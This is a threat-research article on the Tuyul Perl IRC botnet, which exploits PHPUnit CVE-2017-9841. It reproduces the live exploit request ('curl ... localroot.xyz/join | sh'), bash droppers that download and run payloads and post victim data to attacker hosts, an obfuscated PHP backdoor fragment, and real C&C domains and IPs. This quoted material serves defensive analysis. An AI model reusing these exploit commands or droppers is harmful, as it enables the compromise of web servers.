Top Risks March 03, 2020

New Perl Botnet (Tuyul) Found with Possible Indonesian Attribution

ARTICLE • 14 min. read

By Eli Kreminchuker, Remi Cohen

Vitals +

On January 15, 2020, F5 threat researchers detected a new campaign targeting vulnerable PHPUnit systems (CVE-2017-9841) that tries to install an Internet Relay Chat (IRC) bot. The bot, called Tuyul, created a botnet smaller than many we've tracked in the past. At the last check in mid-February, it was composed of around 350 target systems. This is notably smaller than other botnets, which can range from around 1,400 infected systems to upwards of 40,000 active systems in use per day.[1]

Key Findings


- Tuyul appears to be new. The peak size we observed had 366 victim systems in the IRC channel.
- Bots are written in a variety of programming languages, depending on their function.[2] Tuyul is written in Perl. This is not typical of what we usually see—oftentimes IRC bots are written in PHP or Python.[3]
- There is probable Indonesian attribution for this botnet. We came to this assessment based on several clues, including the time zone, the botnet name, the admin nicknames used, and the repository server, among others. For details, see the ***Possible Attribution*** section of this article.
- We continue to see this bot being actively worked on and we expect it to continue to grow. F5 researchers will remain engaged with this botnet and will report on any future findings.

Technical Details

First, we discuss some details of the malware itself and then the composition of the attacker's network.

The Malware


The threat actor uses an uncommon vulnerability for taking over the victim's server. The malware specifically searches for unpatched instances of PHPUnit, a unit testing framework for the PHP programming language. It specifically exploits CVE-2017-9841, which enables the attacker to inject arbitrary PHP code on the server.



```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.0
Host:
Connection: close
Content-Length: 68
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
accept-encoding: gzip, deflate, br
Accept: */*

<?php  @system(%22curl -k https://localroot.xyz/join | sh && exit%22);?>
```

Figure 1. A sample request of the campaign trying to execute a bash script on the server

By witnessing the bots respond to a **pwd** (print working directory) shell command sent by the bot master, we were able to confirm this was the only vulnerability that was targeted.



```
22:56 < byteart> !shell pwd
22:56 < TuYuL-K4TK3> /webroot/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-rHWL9> /home/ferrerortm/public/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-dsYWU> /var/www/html/blog/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-fnp4t> /var/www/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-hpTc0> /var/www/html/blog/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-PmCsa> /var/www
22:56 < TuYuL-768xZ> /var/www
22:56 < TuYuL-Cq9hO> /var/www/html/wp-content/plugins/jekyll-exporter/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-hdwwn> /var/www/html/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-Sa7s5> /var/www/html/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-Nd5Ym> /var/www/html/wp-content/plugins/jekyll-exporter/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-dKXTb> /var/www/html/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-mVsrx> /var/www/html/avia/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-aEbah> /home/ire
22:56 < TuYuL-qAlji> /var/www/html/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-Hi7J2> /var/www/releases/4.6.10/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-N6XL0> /var/www/releases/4.6.10/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-26dOU> /var/www/releases/4.6.10/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-OL8nh> /home/vicki/public_html/blog/wp-content/plugins/jekyll-exporter/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-Fs7UI> /home/vicki/public_html/blog/wp-content/plugins/jekyll-exporter/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-rbqoC> /home/vicki/public_html/blog/wp-content/plugins/jekyll-exporter/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-5kQqs> /var/www/html/avia/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-ep5zy> /var/www/html/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-BJO8a> /tmp
22:56 < TuYuL-YZydW> /var/www/html/blog/vendor/phpunit/phpunit/src/Util/PHP
22:56 < zero-eL42A> /tmp
22:56 < TuYuL-rVYb0> /var/www/html/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-fXRQA> /var/www/html/sites/all/libraries/mailchimp/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-4NLIa> /var/www/html/blog/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-WgTkR> /var/www
22:56 < TuYuL-O7B54> /var/www/html/avia/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-fb5WG> /var/www/html/laravel/vendor/phpunit/phpunit/src/Util/PHP
22:56 < TuYuL-AEjyg> /var/www/html/cms/vendor/phpunit/phpunit/src/Util/PHP
```


Figure 2. Infected servers responding to a "pwd" shell command

Composition of the Attacker's Network

We were able to confirm two of the registered domains the threat actor was using with Tuyul:

- ***https://localroot[.]zyx***—Malware repository and command-and-control (C&C)
  31.220.52.186—C&C development server
- ***http://zer0art[.]com***—Infection logging API
  http://103.3.189.32—API development server

The ***localroot[.]xyz*** server hosts the malware files and acts as C&C under the subdomain ***irc[.]localroot[.]xyz***. In addition to the C&C server, the attacker maintains two development servers for developing and testing its scripts. One server is a development IRC server, and another server is used for logging successful infections. The C&C server has a valid SSL certificate. In addition, both servers take advantage of Cloudflare protection.



✓ localroot.xyz resolves to 104.27.154.113

✓ Server Type: cloudflare

✓ The certificate should be trusted by all major web browsers (all the correct intermediate certificates are installed).

✓ The certificate was issued by Sectigo.

✓ The certificate will expire in 164 days.

✓ The hostname (localroot.xyz) is correctly listed in the certificate.


Figure 3. The C&C serve has a valid SSL certificate, and it takes advantage of Cloudflare protection

Attack Methods

The attacker uses two different methods to infect and control the Tuyul-infected victims: injecting a web shell or connecting the server to an IRC server and joining a botnet. The following sections describe both.

Method #1: Gaining Access by Injecting a Web Shell

The attacker uses a number of different PHP web shells to gain access to the server. When the campaign launches, an open source application called Tiny File Manager is used as a back door, giving the attacker easy access to the server's file system.




Name	Size	Modified	Perms	Owner	Actions
back.php	101.78 KB	19.02.20 10:01	0644	admin:admin	
cache.php	149.17 KB	19.02.20 11:49	0644	admin:admin	
cc5e4cf9865ba0f9.43088985.php	3.22 KB	19.02.20 09:01	0644	admin:admin	
cc5e4cf98659ddb0.87863430.php	3.22 KB	19.02.20 09:01	0644	admin:admin	
i.html	16.66 KB	19.02.20 10:04	0644	root:root	
index.html	10.66 KB	19.02.20 09:05	0644	root:root	
inject.php	8 KB	01.02.20 02:24	0644	admin:admin	

Full Size: 292.71 KB File: 7 Folder: 0 Memory used: 2 MB Partition size: 6.51 GB free of 15.68 GB

Figure 4. Tiny File Manager serves as a back door.

In later stages of the campaign, a different, unknown web shell is deployed. This shell has more advanced capabilities and sophistication. We need to conduct additional research to fully understand its functionality.



Command : <?php e_(var_c()); ?>

Path : <?php e_(var_d()); ?>

File : No file selected.


```
">
">
">
">
">
", ucwords($_SESSION['priv']['auth']), $_SESSION['priv']['info'])); ?>
```

%s ~ %s

Figure 5. Unknown web shell with unknown capabilities

Notably, the shell referenced in Figure 5 uses the Black Hat logo from Black Hat information security events.


The third web shell used was an obfuscated PHP shell that takes three steps when deployed. In the first step, a bash dropper called ***inject*** executes on the target server. The script does two things: first, it downloads a PHP script from the main ***localroot[.]xyz*** server.



```
#!/usr/bin/env bash
export OLDPWD=/
export PATH="$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
REPO=$(echo aHR0cHM6Ly9sb2NhbHJvb3QueHl6|base64 -d)
SYNC_REPO=$(echo aHR0cDovL3plcjBhcnQuY29tL2FwaS9pbmRleC5waHA=|base64 -d)
SHIT_DIR=$(dirname $(mktemp -u))
PAYLOAD=$SHIT_DIR/task.php
RFILE=$SHIT_DIR//results.txt
DIR_TO_INJECT=$(printf `pwd` | sed -r "s/([^\/]+\/)?vendor[^\n]+//g")
if  curl -sk "$REPO/inject.php?c=now" --create-dirs -o "${PAYLOAD}"; then
   if php "${PAYLOAD}" -d "${DIR_TO_INJECT}" > /dev/null 2>&1 ;then
        `echo $'\n'$(hostname -I | cut -d' ' -f1) >> $RFILE`
        CONTENT=`cat $RFILE`
        if curl -kL -X POST "$SYNC_REPO" -d "raw=${CONTENT}"  > /dev/null 2>&1;then
            echo "[+] COMPLETE!"
```

Figure 6. Inject bash dropper


If this first script is successfully executed on the server, a POST request is sent to an API on the second ***zero0art[.]com*** server, logging the successful infection.



```
POST /api/index.php HTTP/1.1
Host: zer0art.com
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 174
Content-Type: application/x-www-form-urlencoded

raw=ubuntu
192.168.137.123
/home/admin/Downloads/malware/tuyul/cc5e4cf98659ddb0.87863430.php
/home/admin/Downloads/malware/tuyul/cc5e4cf9865ba0f9.43088985.php
192.168.137.123HTTP/1.1 200 OK
Date: Wed, 19 Feb 2020 09:01:59 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive
Set-Cookie: __cfduid=d2b2ad160f766773961549672b58aea951582102918; expires=Fri, 20-Mar-20 09:01:58 GMT;
path=/; domain=.zer0art.com; HttpOnly; SameSite=Lax
Cache-Control: no-transform,public,max-age=300,s-maxage=900
Status: 200 OK
CF-Cache-Status: DYNAMIC
Server: cloudflare
CF-RAY: 56770f2abb619133-ZAG

{"success":true,"message":"its work"}
```

Figure 7. A POST request logging the successful infection in a dedicated API


After a successful execution, the PHP script server acts as a dropper by installing an obfuscated PHP back door in several locations on the server.



```
<?php
/**
 *  * Created by PhpStorm.
 * @author Spammer Team ( @localhost )
 * Date: 1/27/2020
 * Time: 9:25 PM
 */
global $file_info, $main_result, $already, $executor;
$log = "/tmp/results.txt";
$host = php_uname('n');
$file_info = array();
$main_result = array($host);
$already = array_map('trim', file_exists($log) ? file($log, FILE_SKIP_EMPTY_LINES) : array());
$executor = 'PD9waHAgZGVmaW5lKGJhc2U2NF9kZWNvZGUoJ1NFOUxSUT09JyksYXJyYXlfa2V5X2V4aXN0cyhiYXNlNjRfZGVjb2RlKCdjSEpsYldGdScpLCRfUkVRVU
$base_path = getenv('HOME', $_SERVER['DOCUMENT_ROOT']);
$base_path = $base_path && strlen($base_path) > 2 ? $base_path : join(DIRECTORY_SEPARATOR, array_slice(explode(DIRECTORY_SEPARATOR,
$main_result = array();
$shortopts = "";
```

Figure 8. The PHP dropper inject.php

The back door is installed and receives commands through a parameter called ***preman***, which appears to be the one of the attacker's monikers.




[redacted]

```
Linux ubuntu 5.0.0-38-generic #41-Ubuntu SMP Tue Dec 3 00:27:35 UTC 2019 x86_64
/var/www/html => ls
----------------------------------------------------------------------------------------------------
cc5e4cf98659ddb0.87863430.php
cc5e4cf9865ba0f9.43088985.php
index.html

----------------------------------------------------------------------------------------------------
```

Figure 9. PHP back door that receives commands

We were able to obtain the source code of the API script and found an important clue about the attacker's origin. The PHP code had a date_default_timezone_set function set to Asia/Jakarta.




```php
<?php
date_default_timezone_set('Asia/Jakarta');
function getUserIP() {
    $ipaddress = '';
    if (isset($_SERVER['HTTP_CLIENT_IP']))
        $ipaddress = $_SERVER['HTTP_CLIENT_IP'];
    else if(isset($_SERVER['HTTP_X_FORWARDED_FOR']))
```

Figure 10. The attacker's API source code with Asia/Jakarta set as the default time

Method #2: Gaining Access via an IRC Botnet

The second infection method connects the victim's server to an IRC botnet. The malware is written in Perl, and this makes it worth thinking about. In the past, Perl was a popular language for writing attack tools. Since Perl is easier than lower-level languages such as C, it attracted many script kiddies.[4] The DDoS Perl IRCBot script written in 2012 is still one of the most common IRC malware scripts in use today. But since 2005,[5] Perl has been on the decline in favor of Python for IRC bots and general programming. As noted in the ***Key Findings***, many IRC botnets are now created with Python. Perl is still used due to its low entry barrier and is a common language for script kiddies to learn. Because it can be used to create powerful and dense programs, there are still many Perl users around the globe.[6] Developing a malicious script in 2020 in Perl makes this threat actor's choice interesting.


The first stage of the infection instructs the server to download a Bash script dropper (see Figure 11). The dropper instructs the server to download a compiled Perl binary and execute it on the system. If it is unsuccessful, it then tries to download an uncompiled version of the file and execute it using Perl.



```bash
if curl -sk  --create-dirs -o "$BINARY_PAYLOAD" "$REPO/unix.so?skip=cache" ; then
    chmod +x  "$BINARY_PAYLOAD"
    if "$BINARY_PAYLOAD"  > /dev/null 2>&1 ; then
        echo "[+] COMPLETE RUN BINARY!"
    else
        echo "[x] FAILED RUN BINARY!"
        if curl -sk --create-dirs -o "$PERL_PAYLOAD" "$REPO/libc6.so?skip=cache"  ; then
            chmod +x  "$PERL_PAYLOAD"
            if perl "$PERL_PAYLOAD" > /dev/null 2>&1 ; then
                echo "[+] COMPLETE RUN PERL!"
            else
                echo "[x] FAILED RUN PERL!"
            fi
          else
            echo "[x] FAILED GET PERL!"
          fi
    fi
```

Figure 11. The join bash dropper that tells a server to execute a Perl script

At the time of writing, the binary version of this malware went undetected by antivirus software. This allows the attacker to work on the machine virtually undetected by a signature-based antivirus.



https://www.virustotal.com/gui/file/57ac1e58d46a36852d433fbe

57ac1e58d46a36852d433fbe8a20465cc4a911d209a4dd6524f99b32ce79c6cc

0 / 54

No engines detected this file

